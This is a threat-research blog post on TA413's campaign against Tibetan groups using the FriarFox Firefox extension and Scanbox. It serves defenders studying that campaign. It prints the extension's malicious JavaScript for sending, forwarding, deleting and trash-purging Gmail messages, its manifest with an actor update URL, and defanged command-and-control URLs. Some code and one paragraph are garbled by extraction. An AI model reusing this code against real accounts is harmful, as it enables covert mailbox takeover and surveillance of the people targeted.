


# TA413 Leverages New FriarFox Browser Extension to Target the Gmail Accounts of Global Tibetan Organizations

proofpoint.com/us/blog/threat-insight/ta413-leverages-new-friarfox-browser-extension-target-gmail-accounts-global

February 25, 2021

Michael Raggi and the Proofpoint Threat Research Team

Since March 2020, Proofpoint Threat Research has tracked low volume phishing campaigns targeting Tibetan organizations globally. In January and February 2021, we observed a continuation of these campaigns where threat actors aligned with the Chinese Communist Party's state interests delivered a customized malicious Mozilla Firefox browser extension that facilitated access and control of users' Gmail accounts. Proofpoint has named this malicious browser extension "FriarFox". We attribute this activity to TA413, who in addition to the FriarFox browser extension, was also observed delivering both Scanbox and Sepulcher malware to Tibetan organizations in early 2021. Proofpoint has previously reported on Sepulcher malware and its links to the Lucky Cat and Exile Rat [malware campaigns that targeted Tibetan organizations](#). This actor is believed to be an APT group aligned with the Chinese state with strategic objectives associated with espionage and civil dissident surveillance that includes the Tibetan Diaspora. This blog provides a detailed analysis of the JavaScript-based FriarFox browser extension, identifies TA413's use of the Scanbox framework dating back to June 2020, and establishes links to watering hole attacks that targeted Tibetan organizations in 2019.



## Delivery and Exploitation

In late January 2021 a phishing email was detected which targeted several Tibetan organizations. The email impersonated the "Tibetan Women's Association" in the From field and utilized the email subject "Inside Tibet and from the Tibetan exile community". Further the email was delivered from a known TA413 Gmail account that has been in use for several years, which impersonates the Bureau of His Holiness the Dalai Lama in India. The email contained the following malicious URL that impersonated YouTube:

```
hxtps://you-tube[.]tv/
```

This URL once clicked led to a fake "Adobe Flash Player Update" themed landing page which executes several JavaScript ("JS") files which profile the user's system. These scripts determine whether to deliver the malicious Firefox Browser extension (".XPI" file) that Proofpoint has named "FriarFox". XPI files are compressed installation archives used by various Mozilla applications and contain the contents of a Firefox browser extension. The use of landing pages for JS redirection is a technique commonly used in watering hole attacks. In this case, the domain is controlled by the threat actors, and the redirection is obtained via a malicious URL contained within a phishing email.

The installation and delivery of the FriarFox browser extension depends on several conditions of the user's browsing state. Threat actors appear to be targeting users that are utilizing a Firefox Browser and are utilizing Gmail in that browser. The user must access the URL from a Firefox browser to receive the browser extension. Additionally, it appeared that the user must be actively logged in to a Gmail account with that browser to successfully install the malicious XPI file. Not all detected FriarFox campaigns required an active Gmail session for the successful installation of the browser extension. Additionally, Proofpoint analysts could not isolate the functionality that requires an active Gmail login session. Therefore, analysts could not definitively determine if a Gmail login was an intended pre-condition of TA413 browser

extension installation or if the resulting corrupt file installation error was attributable to another cause. The following three user states were tested during Proofpoint's research of the FriarFox extension. They account for use of varying browsers and Gmail login states tested when accessing the domain, you-tube[.]tv.

### User accesses the you-tube[.]tv URL with a non-FireFox browser and no Gmail Session

The user is temporarily displayed the Adobe Flash Player landing page at you-tube[.]tv before being redirected to a legitimate youtube[.]com login page that attempts to access an active domain cookie in use on the site. Actors may be attempting to leverage this domain cookie to access the user's Gmail account in the instance that a GSuite federated login session is used to log in to the user's YouTube account. This user is not served the FriarFox browser extension.




Figure 01: YouTube redirect attempting to access domain cookie

### User Accesses the you-tube[.]tv URL with a FireFox browser, but is not logged in to Gmail

The user is displayed the Adobe Flash Player landing page and prompted to allow the installation of software from the site. If the user clicks "Allow", the browser indicates that the "add-on downloaded from you-tube[.]tv could not be installed because it appears to be corrupt." The browser extension is served to the user but is not successfully installed. No redirect occurs.

### URL Request for FriarFox Browser Extension

hxxps://you-tube[.]tv/download.php



Figure 02: You-tube[.]tv landing page unsuccessful installation of FriarFox browser extension.

#### User Accesses the you-tube[.]tv URL with a FireFox browser and is logged in to Gmail

The user is served the FriarFox extension from `hxxps://you-tube[.]tv/download.php`. They are then prompted to allow the download of software from the site, and they are prompted to "Add" the browser extension named "Flash update components" by approving the extension's permissions. If the user clicks "Add" the browser redirects to the benign webpage `hxxps://Tibet[.]net` and the message "Flash update components has been added to Firefox." Will appear in the upper right corner of the browser.




Figure 03: Mozilla Firefox prompt to add malicious FriarFox browser extension.




Figure 04: Browser redirect to Tibet[.]net and installation confirmation for FriarFox browser extension.

After the installation of the FriarFox browser extension, threat actors gain the following access to the user's Gmail account and FireFox browser data included below. Additionally, FriarFox contacts a threat actor command and control server to retrieve the PHP and JS-based payload Scanbox. Here are the Gmail account functionality and FireFox browser attributes FriarFox attempts to collect:

**Gmail Access**

- Search emails
- Archive emails
- Receive Gmail notifications
- Read emails
- Alter FireFox browser audio and visual alert features for the FriarFox extension
- Label emails
- Marks emails as spam
- Delete messages
- Refresh inbox
- Forward emails
- Perform function searches
- Delete messages from Gmail trash
- Send mail from compromised account

**FireFox Browser Access – (Based on Granted browser permissions)**

- Access user data for all websites.
- Display notifications
- Read and modify privacy settings
- Access browser tabs.




Figure 05: FriarFox browser extension required permissions.

## Analysis of the FriarFox Browser Extension

The FriarFox browser extension appears to be largely based on an open source tool named “Gmail Notifier (restartless)”. This is a free tool available on Github, the Mozilla Firefox Browser ADD-ONS store, and the QQ App store among other locations. It allows users to receive notifications and perform certain Gmail actions on up to five Gmail accounts that are actively logged in simultaneously. There are also versions of this tool that exist for Google Chrome and Opera, but currently FriarFox has been the only browser instance identified targeting FireFox browsers as an XPI file. In recent campaigns identified in February 2021, browser extension delivery domains have prompted users to “Switch to the Firefox Browser” when accessing malicious domains using the Google Chrome Browser. Further details on the tool’s capabilities can be found below:




Figure 06: Open Source Gmail Notifier (restartless) tool in Firefox Browser ADD-ONS

- <https://addons.mozilla.org/en-US/firefox/addon/gmail-notifier-restartless/>
- (Gmail Notifier Demo Video) [https://www.youtube.com/watch?v=5Z2huN\\_GNKA](https://www.youtube.com/watch?v=5Z2huN_GNKA)

TA413 threat actors altered several sections of the open source browser extension Gmail Notifier to enhance its malicious functionality, conceal browser alerts to victims, and disguise the extension as an Adobe Flash related tool. The threat actors conceal FriarFox’s existence and their usage of the tool by altering the following:

- The PNG file icon appears as an Adobe Flash icon in the browser extension menu, replacing the Gmail icon from the standard Gmail Notifier tool.
- The extension metadata description supports its appearance as a Flash update providing the description displayed in the browser extension menu.
- All audio and visual browser alerts are set not to alert active users after the time of installation. This conceals FriarFox’s existence and threat actors’ usage from the affected victims.





indicates that this individual has created several browser extensions and plug-ins including a tool called [Checker Plus](#) for Gmail. This tool contains similar functionality to the Gmail Notifier tool discussed above. The presence of this unrelated copyright in the FriarFox browser extension files may indicate that actors have historically experimented with similar tools before modifying the Gmail Notifier tool set.

In addition to the redirection JavaScript that attempts to access cookies and communicate with Scanbox servers, threat actors altered an existing Gmail Notifier browser extension script to display the decoy domain `hxpxs://tibet[.]net` in the browser upon initial FriarFox installation. This redirection was described earlier in the delivery section of this blog. The use of the legitimate `Tibet[.]net` as a decoy domain further reinforces that the targets of this campaign were narrow and likely selected based on their involvement with Tibetan organizations and the Tibetan exile community.

Lastly, actors also included an additional script entitled `default.js` that appears to add supplemental malicious capabilities to the FriarFox extension that were not included in the initial open source Gmail Notifier tool. While the initial tool includes the ability to check settings, access inbox, archive, mark as spam, delete messages, refresh inbox and mark as read, it does not include features related to sending or responding to mail. The `default.js` script adds features like forwarding mail, performing function searches, deleting mail, deleting Gmail trash, and sending mail from the compromised account.

```
function SendMail (account_id,gmail_at,to,title,content) {
  if(gmail_at !=null)
  {
    var xmlhttp = new XMLHttpRequest(); // new Httprequest instance
    form = '<code>+to'+</code>+<code>+subject'+</code>+<code>+encodeURIComponent(title.replace('<code>+</code>').replace('<code>+</code>'))+</code>+<code>+encodeURIComponent(content.replace('<code>+</code>').replace('<code>+</code>'))</code>';
    if(attach[0]) {
      for(var i=0;i<attach.length;i++){
        form = form+"<code>+attach"+</code>+ attach[i];
      }
    }
    //console.info(form);
    xmlhttp.open("POST", "https://mail.google.com/mail/u/"+account_id+"/h/123/?<code>+fv=bcos=cpv=tscpt=csv=b");
    xmlhttp.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    xmlhttp.setRequestHeader("X-Chrome-User-Enabled", "1");
    xmlhttp.setRequestHeader("Upgrade-Insecure-Requests", "1");
    xmlhttp.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8");
    xmlhttp.setRequestHeader("Cache-Control", "max-age=0");
    xmlhttp.setRequestHeader("Authority", "mail.google.com");
    xmlhttp.send(form);
    // xmlhttp.responseText;
  }
  else
  {
    //console.info("no AT");
  }
  attach[0] = null;
}
```

Figure 08: Default.js script detail "SendMail" Function

```
async function FwMail (mailId,account_link) {
  console.info("beging to FW:"+mailto_name);
  id = account_link.split("/") [5];
  var datasend ;
  let gmail_at = link2GT(account_link);
  console.info('Gmail_AT='+gmail_at);
  await GetMail(id,mailId,gmail_at).then(function(data){datasend = data.split("|")});
  console.info(datasend);
  SendMail(id,gmail_at,mailto_name+mailto_domain,datasend[1],datasend[0]);
}

async function searchFwmailandDelete(){
  set_cookies();
  hash();
  //await s_sent();
  for(j=0;j<cookies.length;j++){
    console.info("scan account "+j+"\n");
    var req = new XMLHttpRequest();
    req.open("GET", "https://mail.google.com/mail/u/"+j+"/h/123/?<code>+s=s", false);
    req.send(null);
    var patt = "name=t value=\\\".*?\"";
    var reg = new RegExp(patt+mailto_name,"g");
    if(req.responseText.match(reg)){
      Fwmail_counts = req.responseText.match(reg).length;
      if(Fwmail_counts!=0){
        for(var i=0;i<Fwmail_counts;i++){
          mail_to_del[i] = req.responseText.match(reg) [i].split("\"") [1];
          gmail_at = link2GT("https://mail.google.com/mail/u/"+j);
          DeleteMail(j,gmail_at,mail_to_del[i]);
          console.info(mail_to_del[i]);
          await sleep_for(2000);
          DeleteTrash(j,gmail_at,mail_to_del[i]);
          //console.info("del_tra\n");
        }
      }else{
        console.info('not find M to D')
      }
    };
  }
}
```

Figure 09: Default.js script detail "FwmailandDelete" Function

```

function DeleteMail (account_id,gmail_at,mailid) {
  if(gmail_at !=null )
  {
    var xmlhttp = new XMLHttpRequest(); // new HttpRequest instance
    form = 'redir=?&s=s&at='+gmail_at+'&tact=tr&nvp_tbu_go=Go&t='+mailid+'&bact=';
    //console.info(form);
    xmlhttp.open("POST", "https://mail.google.com/mail/u/"+account_id+"/h/123/?&s=s");
    xmlhttp.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    xmlhttp.setRequestHeader("X-Chrome-Uma-Enabled", "1");
    xmlhttp.setRequestHeader("Upgrade-Insecure-Requests", "1");
    xmlhttp.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8");
    xmlhttp.setRequestHeader("Cache-Control", "max-age=0");
    xmlhttp.setRequestHeader("Authority", "mail.google.com");
    xmlhttp.send(form);
    // xmlhttp.responseText;
  }
  else
  {
    //console.info("no AT");
  }
}

function DeleteTrash (account_id,gmail_at,mailid) {
  if(gmail_at !=null )
  {
    var xmlhttp = new XMLHttpRequest(); // new HttpRequest instance
    form = 'redir=?&s=s&at='+gmail_at+'&tact=&nvp_a_dl=Delete Forever&t='+mailid+'&bact=';
    //console.info(form);
    xmlhttp.open("POST", "https://mail.google.com/mail/u/"+account_id+"/h/123/?&s=t");
    xmlhttp.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    xmlhttp.setRequestHeader("X-Chrome-Uma-Enabled", "1");
    xmlhttp.setRequestHeader("Upgrade-Insecure-Requests", "1");
    xmlhttp.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8");
    xmlhttp.setRequestHeader("Cache-Control", "max-age=0");
    xmlhttp.setRequestHeader("Authority", "mail.google.com");
    xmlhttp.send(form);
    // xmlhttp.responseText;
  }
  else
  {
    //console.info("no AT");
  }
}

```

Figure 10: Default.js script detail “DeleteMail” Function

## Analysis of ScanBox Malware

After the FriarFox browser extension is installed, the JS file `TableView tableView.js` contacts an actor-controlled server to retrieve the Scanbox framework. Scanbox is a PHP and JavaScript-based reconnaissance framework that dates to 2014. Its usage of PHP and JS enables a file-less malware approach when targeting victims' hosts. Scanbox is primarily used by Chinese APT's and shared across multiple groups. To a lesser degree, Scanbox has been reportedly used by OceanLotus, an APT actor who supports the national interests of Vietnam but has no relevance to this analysis. Scanbox has been used in numerous campaigns since 2014 to target the Tibetan Diaspora along with other ethnic minorities often targeted by groups aligned with the Chinese state interests. The tool is capable of tracking visitors to specific websites, performing keylogging, and collecting user data that can be leveraged in future intrusion attempts.

In this campaign `TableView.js` initiates a request to the actor-controlled domain `indiatrustdalailama[.]com` via port 443:

```
hxxps://indiatrustdalailama[.]com:443/file/i?5
```

The request specified in the URI path a project id (“`file/i?5`”) which corresponds to the specific Scanbox project code. As a result of this request encoded Scanbox JavaScript containing the Scanbox payload is returned in an HTTP response. Following the execution of the Scanbox JavaScript, the below “`basicposturl`” response can be observed which represents victim information being posted to threat actor's command and control server. This URL was first reported publicly in June of 2020 on VirusTotal by a user in India which suggests that this actor likely has been leveraging Scanbox against Tibetan related entities in the region since at least mid-2020:

```
hxxps://indiatrustdalailama[.]com/file/i/recv.php
```

In addition to the “`basicposturl`”, traffic was observed which was identified as the Scanbox “`basicliveurl`” or the framework's heartbeat indicating a live infection and connection with the actor command-and-control server. The Scanbox heartbeat URI “`file/i/s.php?`” is followed by numerical Base64 encoded seed and “`alivetime`” values that are included in the URI. A simulated example of this has been included below:

```
hxxps://indiatrustdalailama[.]com/file/i/s.php?
seed=NIAxMFZ3NET3NjixMCC2OEA=&alivetime=MTYxNUd2NjF1MQ==&r=0.6520957992508899
```

A partially decoded portion of the delivered Scanbox JavaScript has been included below. The standard Scanbox configuration values first observed in a 2014 watering hole attack are available in open source and have been included on the right of Figure 11 for comparison. Note that the “`basicpluginurl`” and “`basicposturlkeylogs`” keys visible in the configuration were not observed during Proofpoint analysis.







```
{
  "name": "Flash update components",
  "short_name": "Flash",
  "description": " Keep your Flash support components up to date ",
  "author": "InBasic",
  "version": "1.0.4",
  "manifest_version": 2,
  "default_locale": "en",
  "permissions": [
    "*/mail.google.com/mail/",
    "*/mail.google.com/sync/",
    "tabs",
    "notifications",
    "contextMenus",
    "webRequest",
    "storage",
    "cookies",
    "privacy"
  ],
  "content_scripts": [ {
    "all_frames": true,
    "js": [ "/tableView.js" ],
    "matches": [ "http://**", "https://**" ],
    "run_at": "document_start"
  } ],
  "web_accessible_resources": [
    "notification.png"
  ],
  "background": {
    "persistent": true,
    "page": "lib/wrapper/chrome/background.html"
  },
  "icons": {
    "128": "data/icons/128.png"
  },
  "applications": {
    "gecko": {
      "update_url": "https://nangsihistory.vip/update.json",
      "id": "flanaganhackett-v1.0.0@gmail",
      "strict_min_version": "57.0"
    }
  }
}
```

Figure 15: FriarFox Manifest.json update URL

The malicious RTF files utilized COVID-19 and self-immolation themed social engineering lures while also containing malicious embedded objects that installed subsequent stage malware. The files appeared to be built by the well-known shared Chinese APT tool referred to as "Royal Road" in open source publications. Specifically, the embedded objects within the Royal Road RTF's in this campaign once extracted were found to be the Microsoft Word Add-In file "winor.wll". This file name has previously been observed as the embedded object file within [Royal Road RTF attachments](#) that are then executed by being saved to the Microsoft Word startup directory. Notably in March 2020 TA413 was observed using Royal Road RTF attachments to deliver Sepulcher malware.

